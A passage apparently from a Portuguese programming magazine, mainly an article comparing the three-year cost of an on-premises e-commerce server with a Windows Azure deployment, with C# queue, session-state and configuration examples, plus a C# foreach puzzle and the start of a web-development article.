            //Algoritmo backoff passa para o intervalo de  
            //tempo min cada vez que encontra uma msg para  
            //ler  
            curBackoffSec = minimumBackoff;  
            //Abre a mensagem que contem o tipo  
            //de operação a executar (índice 0) e a chave do  
            //registo associado no Table Storage (índice 1)
```



```
String str_msg = msg.AsString;
String[] array_ofStrTokens =
    str_msg.Split(';');

//Escolhe a operação a executar
switch (array_ofStrTokens[0])
{
    case "SendMail":
        //Envia email
        break;
    case "DoSQLCmd":
        //Executa comando SQL
        break;
    default:
        break;
}

//Se não existirem mensagens na queue
else
{
    //thread dorme System.Threading.Thread.Sleep
    //(curBackoffSec);
    //Se o backoff atual for inferior ao máximo,
    //dobra o período de backoff
    if (curBackoffSec < maximumBackoff)
    {
        curBackoffSec *= 2;
    }
}
}
```

Listagem 2 - Método Run na classe WebRole

O esqueleto do método usado para correr tarefas de *background* num *Web Role* está presente na Listagem 2. A implementação deste método permitiu que fosse criado um falso *Worker Role* que corre num processo distinto do sítio (o *RoleEntryPoint* corre no processo *WallSHost.exe* ao passo que o sítio corre no processo *w3wp.exe*). O funcionamento do código implementado é o seguinte (Figura 1):




Figura 1 - Funcionamento do falso Worker Role

Quando existe uma mensagem de email para enviar a loja de comércio eletrónico guarda os campos da mensagem numa tabela (1), depois coloca uma mensagem na *queue* contendo o tipo de operação a realizar e a chave do registo da tabela (2). A chave serve de ponteiro para os dados permitindo contornar a limitação de 64KB imposta ao tamanho

das mensagens na *queue*.

O uso da *queue* permite notificar o falso *Worker Role* de que existem tarefas para realizar. Como compete ao falso *Worker Role* fazer *pulling* aos dados há ainda o benefício acrescido das tarefas serem corretamente balanceadas pelas múltiplas instâncias da aplicação.

Quando o falso *Worker Role* encontra uma tarefa na *queue* (3) verifica o tipo de operação pretendida, de seguida retira da mensagem a chave que lhe permite encontrar o registo associado. Os campos necessários são retirados da tabela (4) e o email é enviado (5), no final os dados são removidos. A thread faz nova iteração ao ciclo e verifica se existem mais tarefas para processar. Se existirem o processo repete-se caso contrário, a thread dorme pelo período definido pelo algoritmo de *backoff*. O algoritmo de *backoff* permite minimizar o número de acessos uma vez que todas as operações de acesso à *queue* são contabilizadas (o custo das operações pode ser consultado no sítio <http://goo.gl/dseuY> na secção Data Management).

Numa solução deste tipo deve ainda ser implementado um mecanismo de *retry* que permita repetir o envio em caso de falha. Se a aplicação falhar todas as tentativas de envio definidas pelo mecanismo de *retry* então, a falha deve ser registada em *log* e a mensagem deve ser retirada da *queue* para que não bloqueie a fila e impeça o processamento de outras mensagens.

Por fim, deve existir uma forma do administrador do sítio verificar a existência de mensagens em fila. Para o efeito foi criado um *User Control* composto pelos controlos *UpdatePanel*, *Label* e *Timer* (Figura 2).




Figura 2 - User Control para verificar mensagens na queue

O *UpdatePanel* é um painel que permite a atualização do seu conteúdo sem ser necessário efetuar um *postback* à página. Esta característica advém do fato de ser um dos controlos AJAX do ASP.NET. O *Timer*, outro dos controlos AJAX, permite que um evento seja gerado em intervalos regulares (propriedade *Interval*). Esse evento foi usado para alternar o texto da *Label* entre "DONE" e "TO DO".

```
//evento despoletado no intervalo de tempo
//definido na
//propriedade Timer1.Interval
protected void Timer1_Tick(object sender, EventArgs e) {
    UpdateDynamicFields();
}

private void UpdateDynamicFields()
{
    //Verifica se a queue tem mensagens por processar
```



```
if (StorageFactory.GetCloudQueueMessageCount()  
    == 0)  
{  
    LabelWStatus.Text = "DONE";  
    LabelWStatus.ForeColor = Color.Green;  
}  
else  
{  
    LabelWStatus.Text = "TO DO";  
    LabelWStatus.ForeColor = Color.Red;  
}  
}
```

Listagem 3 - Evento despoletado pelo Timer

Resumindo, esta técnica permite que as tarefas de *background* sejam enviadas para um processo isolado que não bloqueia o sítio. A forma como é feita a interligação entre o sítio e o falso *Worker Role*, através do uso de *queues* e tabelas, permite que as duas funcionalidades se mantenham independentes. Assim, se no futuro, o utilizador necessitar de mais instâncias que corram tarefas de *background* mas não precisar de mais instâncias do sítio pode facilmente, migrar o código para um *Worker Role* real e passar a dimensionar as duas funcionalidades de forma independente. Até lá o utilizador pode beneficiar da economia de ter somente duas instâncias em vez de quatro.

Guardar variáveis de sessão na base de dados

O protocolo *HTTP* é um protocolo *stateless*, pelo que, por omissão, todos os pedidos feitos ao servidor *Web* são independentes e não guardam estado acerca dos pedidos anteriores. Durante os testes efetuados verificou-se que as variáveis de sessão não funcionavam no Windows Azure quando era usada mais do que uma instância. De facto, quando um utilizador acede ao sítio através de um navegador é-lhe atribuído um *ID* de sessão que é enviado em pedidos posteriores através de um cookie. O *ID* de sessão serve para fazer o mapeamento entre o utilizador e as variáveis guardadas no servidor a que damos o nome de variáveis de sessão. Por omissão (Listagem 4) as variáveis de sessão são guardadas na memória do processo responsável por hospedar a aplicação ASP.NET ou seja, as variáveis só estão acessíveis na instância em que foram definidas.

Listagem 4 - Configuração do armazenamento das variáveis de

```
<sessionState mode="InProc">  
</sessionState>
```

sessão, ficheiro *Web.config*

Como dois pedidos consecutivos podem ser encaminhados pelo *load balancer* para duas instâncias diferentes é importante que estas possam aceder a armazenamento partilhado para que tenham acesso às mesmas variáveis de sessão. Existiam várias opções de armazenamento partilhado que poderiam ter sido utilizadas aquando do desenvolvimento do sítio. O serviço de *caching* do Windows Azure pareceu, à partida, a opção mais favorável por ser previsivelmente mais rápido. O facto de se basear numa *cache* de memória fazia prever que se destacasse de outras opções baseadas em base de dados, tabelas

ou *BLOBs*. Para o comprovar foram executados testes do qual resultou o gráfico da Figura 3.




Figura 3 - Tempos de acesso às variáveis de sessão usando vários tipos de armazenamento

O teste consistiu no registo do tempo de escrita e leitura de 256, 512, 1024, 2048 e 4096 variáveis de sessão. Os tempos registados em milissegundos representam a média de 3 execuções consecutivas usando cada uma das opções de armazenamento (memória do processo que hospeda a aplicação, serviço de *caching*, base de dados e tabelas do Windows Azure). Como se pode verificar o serviço de *caching* foi de facto a solução de armazenamento partilhado mais rápida, sendo contudo a mais dispendiosa (o preço pode ser consultado no sítio <http://goo.gl/dseuY> na secção *Caching*). Acresce-se que a diferença de desempenho não foi tão notória como seria de esperar, apenas se fazendo notar no caso de 4096 variáveis de sessão em simultâneo. Deste modo, o uso da *cache* de memória só é justificado caso a aplicação faça uso intensivo de variáveis de sessão ou use a memória para outros efeitos. Se a aplicação não se enquadra neste perfil de utilização e já dispõe de uma base de dados SQL Azure então o uso do *System.Web.Providers* providencia um desempenho semelhante sem introduzir quaisquer custos adicionais à solução. Foi este o *Provider* utilizado na loja de comércio eletrónico.

O ASP.NET já dispunha de um *Provider* integrado para o armazenamento de sessões em bases de dados SQL Server que embora pudesse ser utilizado com o SQL Azure não era oficialmente suportado e apresentava alguns problemas como não apagar automaticamente as sessões expiradas. Em

CUSTO EFETIVO DE UMA SOLUÇÃO NA NUVEM EM AMBIENTE WINDOWS AZURE

2011 foi lançado um conjunto de *Providers* sob o nome de *System.Web.Providers* com o propósito de estender o suporte oficial ao SQL Azure e ao SQL Compact Edition. A versão utilizada foi a 1.2 que pode ser obtida através do gestor de pacotes do Visual Studio acessível no menu “Tools”>“Library Package Manager”>“Package Manager Console” (Listagem 5).

```
PM> Get-Package -Filter System.Web.Providers -
ListAvailable

Id                               Version
Desc                               -----
-----
System.Web.Providers.Core        1.1
L...
System.Web.Providers.LocalDb     1.1
L...
System.Web.Providers             1.2
L...
MvcInstaller.MVC4                1.1.1.0
A...
System.Web.Providers.SqlCE       1.1
L...

PM> Install-Package System.Web.Providers
```

[Listagem 5](#) - Instalar System.Web.Providers através do gestor de pacotes do Visual Studio

Findo o download do pacote basta adicionar ao projeto uma referência a “System.Web.Providers” para que a ferramenta de desenvolvimento se encarregue da adequação do ficheiros de configuração Web.config habilitando o armazenamento das variáveis de sessão na base de dados (Listagem 6).

```
<sessionState mode="Custom"
  customProvider="DefaultSessionProvider">
  <providers>
    <add name="DefaultSessionProvider" type=
"System.Web.Providers.DefaultSessionStateProvider
, System.Web.Providers, Version=1.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35"
connectionStringName="SQLServerConnectionString"
applicationName="CloudShop"/>
  </providers>
</sessionState>
```

Listagem 6 - Configuração do armazenamento das variáveis de sessão, definição da *ConnectionString* no ficheiro Web.config

Em termos de configuração é apenas requerido que o utilizador indique a *ConnectionString* para a sua base de dados SQL Azure através do parâmetro “*connectionStringName*” (Listagem 6). Assim da próxima vez que a aplicação for executada é criada a tabela *Sessions* permitindo o uso de variáveis de sessão na base de dados tal qual elas estivessem armazenadas na memória do servidor.

Zonas Geográficas

A quantidade de dados transferidos é um dos custos associados à nuvem. Este custo aplica-se inclusive a dados transferidos entre dois serviços do Windows Azure se estes necessitarem de “atravessar” a Internet. Uma medida óbvia

para não se incorrer em custos de transferência entre componentes da solução é alojá-los no mesmo datacenter. Se o utilizador escolher a mesma sub-região para todos os serviços que utiliza, os serviços serão alojados no mesmo datacenter, eliminando-se o custo da transferência e beneficiando-se de uma menor latência.

Para além de poder escolher a sub-região em que o serviço é inserido o utilizador pode criar um *Affinity Group*. O *Affinity Group* deve ser utilizado sempre que esteja disponível, dado que permite não só, que o serviço seja alojado no mesmo datacenter, como também que seja alojado o mais próximo possível de outros serviços do utilizador, possivelmente no mesmo contentor e no mesmo bastidor.

Análise de uma Solução On-Premises VS Nuvem

Esta secção focou algumas das boas práticas para o uso eficiente de recursos e consequente controlo de custos no ambiente Windows Azure. As técnicas exemplificadas foram aplicadas na loja de comércio eletrónico e irão refletir-se nos custos aferida na secção “Análise de uma Solução On-Premises VS Nuvem”.

Esta secção compara, do ponto de vista financeiro, uma solução *on-premises* com uma solução na nuvem. Para o efeito são empregues dados estatísticos reais (e anónimos) da maior loja de comércio eletrónico (“Loja A”) alojada por um determinado serviço de *web hosting*.

As características do servidor que hospeda a *Loja A* encontram-se na Tabela 2.

Virtualização	Parallels Virtuozzo (http://goo.gl/Ev71v)
Processador	Intel Xeon E5420 @ 2,50GHz
Número de Cores	4
Memória RAM	8GB
Armazenamento	4 discos 1TB (Raid 1 + Hotspare + Backup)

Tabela 2 - Características do servidor on-premises

Como se pretende que sejam comparadas soluções equivalentes, o tamanho das instâncias da nuvem necessita de ser afinado para que o desempenho se assemelhe o mais possível com o servidor da *Loja A*. Foi utilizada a versão 7 da aplicação Passmark Performance Test (<http://goo.gl/nTrx>) para medir o desempenho computacional de cada um dos tamanhos das instância da oferta de *PaaS* da Microsoft: *Small*, *Medium*, *Large* e *Extra Large*. Para a solução *on-premises* foram utilizados os resultados de um servidor equiparado ao da *Loja A* presentes na base de dados de *benchmarks* da Passmark. Do comparativo resultou a Figura 4.

A PROGRAMAR

CUSTO EFETIVO DE UMA SOLUÇÃO NA NUVEM EM AMBIENTE WINDOWS AZURE




Figura 4 - Comparativo de desempenho entre as instâncias do Windows Azure e um servidor equiparado ao da Loja A

O comparativo revela que o desempenho do *CPU* das instâncias do Windows Azure é inferior ao desempenho do *CPU* presente no servidor *on-premises*, à exceção da instância de tamanho *Extra Large*, que apresenta um desempenho 21% superior. Não obstante a este facto, foi escolhida para a aplicação uma instância de tamanho *Large* uma vez que os 63% de diferença de desempenho podem ser compensados por se usarem duas instâncias em vez de uma. Para comprovar que a solução na nuvem está bem dimensionada e consegue sustentar a procura da solução *on-premises*, foram efetuados

os testes de carga que se basearam no tráfego usual da Loja A.

Depois de efetuado o dimensionamento foram, numa primeira fase, calculados os custos associados a ter um servidor como o da Loja A alojado localmente. Foram englobados dois tipos de custo, o custo de aquisição do equipamento e licenciamento (custo não corrente ou *CAPEX*, Capital Expenditure) e os custos de operação e manutenção do equipamento (custo corrente ou *OPEX*, Operational Expenditure). Estes custos foram utilizados para o cálculo do *TCO* (*Total Cost of Ownership*) de uma solução *on-premises* relativamente a uma solução na nuvem num período de 3 anos. O *TCO* é uma estimativa usada para medir a viabilidade de um investimento financeiro e que engloba todos os custos diretos e indiretos que estão envolvidos em determinada aquisição. É importante lembrar ao leitor que é benéfico introduzir a maior quantidade de dados possível para que a estimativa do *TCO* seja mais robusta e os resultados possam ser mais próximos da realidade.



ENIGMAS DO C#: FOREACH

por Paulo Morgado

Enigma

```
class Enumerator
{
    private bool moved;
    public int Current
    {
        get
        {
            Console.WriteLine(
                "Enumerator.get_Current");
            return 0;
        }
    }
    public bool MoveNext()
    {
        Console.WriteLine(
            "Enumerator.MoveNext");
        try
        {
            return !this.moved;
        }
        finally
        {
            if (!this.moved)
            {
                this.moved = true;
            }
        }
    }
    public void Dispose()
    {
        Console.WriteLine(
            "Enumerator.Dispose");
    }
}
```

```
}
class Enumerable
{
    public Enumerator GetEnumerator()
    {
        Console.WriteLine(
            "Enumerable.GetEnumerator");
        return new Enumerator();
    }
}
```

O código acima compila?

E se compilar, qual é o resultado da execução deste código?

```
foreach (var o in new Enumerable())
{
    Console.WriteLine(o);
}
```

Veja a resposta e explicação na página 45

A PROGRAMAR

CUSTO EFETIVO DE UMA SOLUÇÃO NA NUVEM EM AMBIENTE WINDOWS AZURE

Assim, para a solução *on-premises* foram incluídos no cálculo do TCO os custos não correntes (Figura 5) referentes à aquisição do servidor, licenciamento, UPS, equipamento de rede e bastidor. O custo do equipamento de rede incluindo cablagem, foi definido de acordo com a calculadora de comparação de custo da Amazon correspondendo a 20% do total do investimento com servidores.

Qty	Descrição	Preço	Sub-Total EUR
Licenças			
1	Microsoft Windows Server Standard Edition OLP (Open Licensing) NL (No Level) 2 Processors P.N: P73-05762	1119,99	1119,99
1	SQL Server Standard Edition OLP NL P.N: 228-09884	1138,81	1138,81
Equipamento			
1	UPS Online HPR.T3000 G2 Potência: 3300VA ** Factor de Forma: 2U P.N: AF468A	1550,00	1550,00
1	Painel frontal preto 19" com guia de cabos de 5 ganchos P.N: RF 3301	26,29	26,29
1	Estante aberta 19" chão 600x600 22U preta P.N: PHP 7022	183,60	183,60
4	Disco rígido HP 1 TB 3G SATA 7,2 K RPM P.N: 454146-B21	307,50	1230,00
2	Memória 2GB PC3-106000 (DDR-1333) Registered CAS-9 P.N: 500670-B21	49,20	98,40
1	HP ProLiant DL180 G6 Processador: Intel Xeon E5606 (4 cores, 2.13GHz) * Memória: 2 x 2GB PC3-106000 (DDR3-1333) Registered CAS-9 Rede: HP NC362i Integrated Dual Port Gigabit Server Adapter Alimentação: HP 460W Common Slot Gold Hot Plug Power Supply Kit Factor de Forma: 2U P.N: 641363-425	1260,75	1260,75

* O processador presente no servidor da Loja A foi lançado no quarto trimestre de 2007 e já não se encontra disponível por isso, foi escolhido um equivalente
** 40 minutos de autonomia com uma carga exigida de 20% (600W)

Figura 5 - Custo não corrente da solução on-premises

Quanto aos custos correntes (Figura 6) foi incluído no cálculo o custo de manutenção de hardware, o contrato de assistência técnica, eletricidade, ligação à Internet e ar condicionado. Para se aferir o gasto mensal com eletricidade foi estimado um consumo de 252 kWh tendo por base uma potência de 350 W 24 horas por 7. Para a manutenção foi considerado que a instituição tem um contrato de assistência técnica para o seu parque informático no qual, está englobado o servidor. Como o contrato é partilhado apenas foi considerado 50% do valor total do contrato que, neste caso corresponde a 283,52 EUR mensais. Os mesmos 50% foram aplicados à ligação à Internet perfazendo o valor de 20,50 EUR. O custo de manutenção de hardware foi definido segundo a calculadora de comparação de custo da Amazon correspondendo a 10% do valor do equipamento (o equipamento não deve ser conside-

rado caso a garantia englobe a substituição de hardware, este é o caso do servidor que inclui "Next Business Day Parts Replacement" nos 3 anos de garantia e da UPS no primeiro ano). O ar condicionado não foi, por sua vez, considerado pelo que a estimativa do custo corrente da solução *on-premises* é uma estimativa por baixo.

Qty	Descrição	Custo/Mês	Sub-Total EUR
1/2	Contrato de Assistência Técnica "Contrato PME" Prazo máximo de resposta: 6 horas (remoto) 12 horas (presencial) Horas de assistência incluídas: 12 horas Deslocações: Gratuitas	567,03	283,52
252	kWh (720 @ 350W) *	35,10	35,10
1/2	Ligação à Internet "Sapo Fibra 100MB" Largura de banda download: 100MB Largura de banda upload: 10MB	41,00	20,50

* 350W durante 720 horas segundo a tarifa simples da EDP, Serviço Universal SA 1 kWh = 0,1393 EUR

Figura 6 - Custo corrente da solução on-premises

Na solução na nuvem existem somente custos correntes (Figura 7) não existindo qualquer investimento inicial devido à compra de equipamento. Para o custo da solução na nuvem foram utilizadas duas instâncias *Large* e uma base de dados e espaço de armazenamento de acordo com as dimensões do servidor da Loja A. Está ainda incluída a subscrição do AzureWatch (<http://goo.gl/rRQ1X>) a ferramenta responsável pela escalabilidade automática.

Qty	Descrição	Horas	Dias	Custo/Hora	Custo/Dia	Custo/Mês	Sub-Total USD	Sub-Total EUR**
2	Large Web Role	720		0,48		345,60	691,20	543,14
1	Base de Dados 10GB *					45,95	45,95	36,11
1	Conta de Armazenamento 100GB *					12,50	12,50	9,82
2	Instâncias Monitorizadas no AzureWatch		30	0,330		9,90	19,80	15,56

* Dimensionado de acordo com a base de dados e o espaço de armazenamento do servidor da Loja A
** Taxa de câmbio de referência diária publicada pelo Banco de Portugal 1 EUR = 1,2726 USD

Figura 7 - Custo da solução no Windows Azure

No custo total não consta o valor da transferência de dados para a Internet (0,09 EUR por GB) e o custo das operações na conta de armazenamento (0,01 EUR por 100000 operações).

A comparação tem por base o desenvolvimento de uma nova solução, que seria criada de raiz quer para ser alojada localmente, quer para ser alojada na nuvem. Deste modo, o custo de desenvolvimento não foi contabilizado por se achar equivalente. Num cenário de migração para a nuvem, teria de ser contabilizado o esforço de adaptação da aplicação existente ao novo paradigma.

A PROGRAMAR

CUSTO EFETIVO DE UMA SOLUÇÃO NA NUVEM EM AMBIENTE WINDOWS AZURE

Cálculo TCO da Loja A, On-Premises					
		CapEx	Ano 1	Ano 2	Ano 3
Custo de Hardware	Servidor 1 processador 4 cores	2589,15	0,00	0,00	0,00
	UPS Online 3300VA	1550,00	0,00	0,00	0,00
	Custo hardware de rede	517,83	0,00	0,00	0,00
	Custo bastidor	209,89	0,00	0,00	0,00
	Custo manutenção hardware	0,00	51,78	206,78	206,78
Custo de Software	Microsoft Windows Server Standard Edition OLP NL	1119,99	0,00	0,00	0,00
	SQL Server Standard Edition OLP NL	1138,81	0,00	0,00	0,00
Instalações	Eletricidade	0,00	421,20	421,20	421,20
	Ligação à internet	0,00	246,00	246,00	246,00
	Ar condicionado	0,00	0,00	0,00	0,00
Outros	Contrato de assistência técnica	0,00	3402,24	3402,24	3402,24
TOTAL		7125,67	4121,22	4276,22	4276,22

Tabela 3 - Cálculo TCO da Loja A, on-premises

Pelos cálculos da Tabela 3 e 4 percebe-se que o custo entre a solução on-premises e a solução na nuvem está equiparado chegando a uma diferença de dois dígitos no segundo trimestre do terceiro ano. Nesse período o custo da solução na nuvem acaba mesmo, por ultrapassar o custo da solução local apresentando no final dos 3 anos, um total acumulado de 21.766,68 EUR contra 19.799,33 EUR (mais 9%).

Estes resultados demonstram a exatidão dos preços praticados pelos fornecedores de cloud-computing que têm por objetivo transferir os custos para o utilizador. O paradigma não se mostrou aliciante do ponto de vista financeiro por se estar a usar um número de instâncias fixo. No cenário da Loja A o facto de não se estar a tirar partido da elasticidade levou a um dimensionamento acima das reais necessidades da aplicação, as duas instâncias de tamanho Large são adequadas para o período de pico mas são desnecessárias em período normal.

Cálculo TCO da Loja A, Nuvem					
		CapEx	Ano 1	Ano 2	Ano 3
Custo dos Serviços na Nuvem	2 Instâncias Web Role de Tamanho Large	0,00	6517,68	6517,68	6517,68
	Base de Dados 10 GB	0,00	433,32	433,32	433,32
	Conta de Armazenamento 100 GB	0,00	117,84	117,84	117,84
Outros	2 Instâncias Monitorizadas no AzureWatch	0,00	186,72	186,72	186,72
TOTAL		0,00	7255,56	7255,56	7255,56

Tabela 4 - Cálculo TCO da Loja A, nuvem

É expectável que a nuvem seja mais favorável para o utilizador caso tenha a capacidade de se adaptar à procura da aplicação. A Loja A apresenta um padrão diário que se caracteriza por um aumento da procura das 14 às 21 horas na qual são necessárias duas instâncias, no restante tempo uma única instância é suficiente. Os cálculos foram refeitos tendo em conta o padrão de tráfego diário da Loja A. Ao contrário da estimativa anterior, não foram utilizadas diariamente 48 horas de uma instância Large mas antes uma instância a tempo inteiro e uma instância adicional no período de pico. As anteriores 48 horas passaram a 24 horas mais 7 o que perfaz um total de 31 horas de computação por dia. Como existe uma só instância em período normal quando o serviço está bem dimensionado foi, necessário ignorar o SLA (pelo menos duas instâncias de cada tipo) para retificar a estimativa.

O benefício financeiro da adequação dos recursos à carga exigida está evidenciado na Figura 8 permitindo uma pou-

CUSTO EFETIVO DE UMA SOLUÇÃO NA NUVEM EM AMBIENTE WINDOWS AZURE

pança na ordem dos 25% num período de 3 anos.




Figura 8 - Custo cumulativo da Loja A ao longo dos 3 anos

Conclusão

Os resultados levam a concluir que num cenário em que o número de instâncias é fixo ou em que o número de instâncias necessárias “fora do período de pico” é inferior a dois o paradigma do *cloud-computing* não é atrativo do ponto de vista financeiro. Mesmo que haja diferença esta deve ser suficientemente grande para que justifique a adoção de um novo paradigma. Esta diferença foi conseguida quando se tirou partido da elasticidade, uma das principais características diferenciadoras da nuvem. A estimativa revelou que quando uma solução é bem dimensionada poderão ser alcançadas poupanças substanciais que, foram na ordem dos 25% no caso específico da Loja A. A Saugatuck Technology, uma empresa de consultadoria e investigação vocacionada para o *cloud-computing* nas suas diferentes formas (SaaS, PaaS ou IaaS), defende que a diferença do TCO entre uma solução *on-premises* e uma solução na nuvem nunca deve ser inferior a 20% para que o aspeto financeiro justifique, por si só, a adoção de um novo paradigma. Uma organização deve, por isso, averiguar a viabilidade financeira da nuvem antes de optar por introduzir o novo paradigma na sua estratégia de negócio. Os cálculos devem ser feitos com rigor e com a maior quantidade de dados possível para que a estimativa do TCO seja próxima da realidade. Para o efeito a organização pode utilizar o seu próprio modelo de cálculo ou utilizar um modelo de uma empresa independente, tal como apresentado na Tabela 3 e 4 onde é aplicado o modelo da Infotech (<http://goo.gl/JcelB>). Os modelos dos fornecedores podem ser utilizados como complemento mas, como são “patrocinados” podem induzir a resultados demasiados favoráveis para o fornecedor de serviço. Deste modo, não têm

validade quando utilizados isoladamente.

Links úteis

São deixados ao leitor dois endereços que contêm cenários típicos de aplicação das *queues* e das tabelas. Acredita-se que estes *links* poderão ser úteis aquando do desenvolvimento do falso *Worker Role* (Figura 3) dado que a comunicação entre o sítio e o falso *Worker Role* é feita por intermédio destes serviços.

Develop, How to use the Queue Storage Service from .NET - Microsoft @ <http://goo.gl/q4vDp>

Develop, How to use the Table Storage Service from .NET - Microsoft @ <http://goo.gl/lgnHa>

Referências

Above the Clouds: A Berkeley View of Cloud Computing - Armbrust, Michael et al, University of California, Berkeley, 2009

ASP.NET Universal Providers For SqlExpress - Microsoft, 2012 @ <http://goo.gl/bnFMn>

AWS Economics Center - Amazon, 2012 @ <http://goo.gl/r2F4Z>

Azure In Action - Hay, Chris; Prince, Brian H., Manning, 2011

A View of Cloud Computing - Armbrust, Michael et al, 2010

Develop, Introducing Windows Azure - Chappell, David, 2012 @ <http://goo.gl/u8csa>

Develop, Improving Application Availability in Windows Azure - Microsoft, 2012 @ <http://goo.gl/BxG1a>

Develop, Overview of Creating a Hosted Service for Windows Azure - Microsoft, 2011 @ <http://goo.gl/WG3E8>


Develop, Real World: Startup Lifecycle of a Windows Azure Role - Fowler, Cory, 2012 @ <http://goo.gl/Z70nJ>

Importance of Windows Azure Affinity Groups - Godinho, Nuno, 2012 @ <http://goo.gl/F9GKG>

New Full IIS Capabilities: Differences from Hosted Web Core - Microsoft, 2010 @ <http://goo.gl/MMFla>

The Cloud Bottom Line: Calculating TCO and ROI for Business Applications in the Cloud - Saugatuck Technology, 2011.

AUTOR



Escrito por Edgar Santos

Encontra-se actualmente a concluir o Mestrado em Engenharia Informática - Computação Móvel do Instituto Politécnico de Leiria, sob orientação dos professores Patrício Domingues e Sílvio Mendes, no âmbito do qual este artigo está inserido. Profissionalmente, o seu interesse pelas redes de computadores levou-o a ingressar numa multinacional do sector das telecomunicações. Prefere linguagens interpretadas e a sua linguagem de eleição é o C#.

A PROGRAMAR

Rápido e bem? A programação web tem.

O mais curioso na tecnologia é a sua capacidade de mutação quase frenética. O que é hoje uma técnica ou produto de ponta, é amanhã uma forma obsoleta de resolver um determinado problema. É óbvio que a questão não é tão linear assim, mas ilustra que a tecnologia evolui a um ritmo muito acelerado e que é indispensável adaptarmo-nos constantemente a novas metodologias, novas ferramentas e novas formas de comunicar. A Web tem sido uma das áreas que mais tem evoluído, e para que os nossos sites, os sites dos nossos clientes tenham sucesso, temos uma necessidade regular de inovar e produzir rápida e eficazmente.

A investigação nesta área é essencial e este artigo visa isso mesmo, referir algumas das ferramentas, formas de programar e sequências de tarefas que nos permitem otimizar todo o processo de desenvolvimento de um site e que garantem a qualidade deste.

O pressuposto: vamos construir um site. Já! Gastar vários meses no seu desenvolvimento não é viável. Temos de ser rápidos e pragmáticos.

Aqui surgem as primeiras questões que temos logo de ver respondidas: quais os objectivos do site? Qual o público-alvo? O que será diferenciador no meu site para que as pessoas o visitem?

Temos que ter conteúdos de qualidade, que motivem o interesse dos visitantes e os faça voltar constantemente. Nesta fase é essencial termos alguns desses conteúdos reunidos como imagens, logótipos da marca, cliente ou tema que vamos falar. Isto irá facilitar o processo de desenvolvimento e de construção de layout gráfico.

De seguida, vamos para o processo de prototipagem; um processo que se espera e deseja ser rápido. Este procedimento passa já pela parte de programação, e aqui iniciamos um conjunto de processos que irão permitir ao nosso site estar perfeitamente executado.

Existem algumas frameworks de aceleração do nosso trabalho e que nos vai permitir tornar o site melhor, mais rápido e acessível.

Vamos usar o HTML5 Boilerplate (<http://html5boilerplate.com/>), um template para front-end que conta com a colaboração de mais de 100 developers. Podemos usar uma outra ferramenta que nos permite, para além de incluir o HTML5 Boilerplate, acelerar o processo: o Bootstrapp (<http://twitter.github.com/bootstrap/>). Para escolhermos as várias opções das frameworks que vamos utilizar, utilizamos o inicializr (<http://www.initializr.com/>).

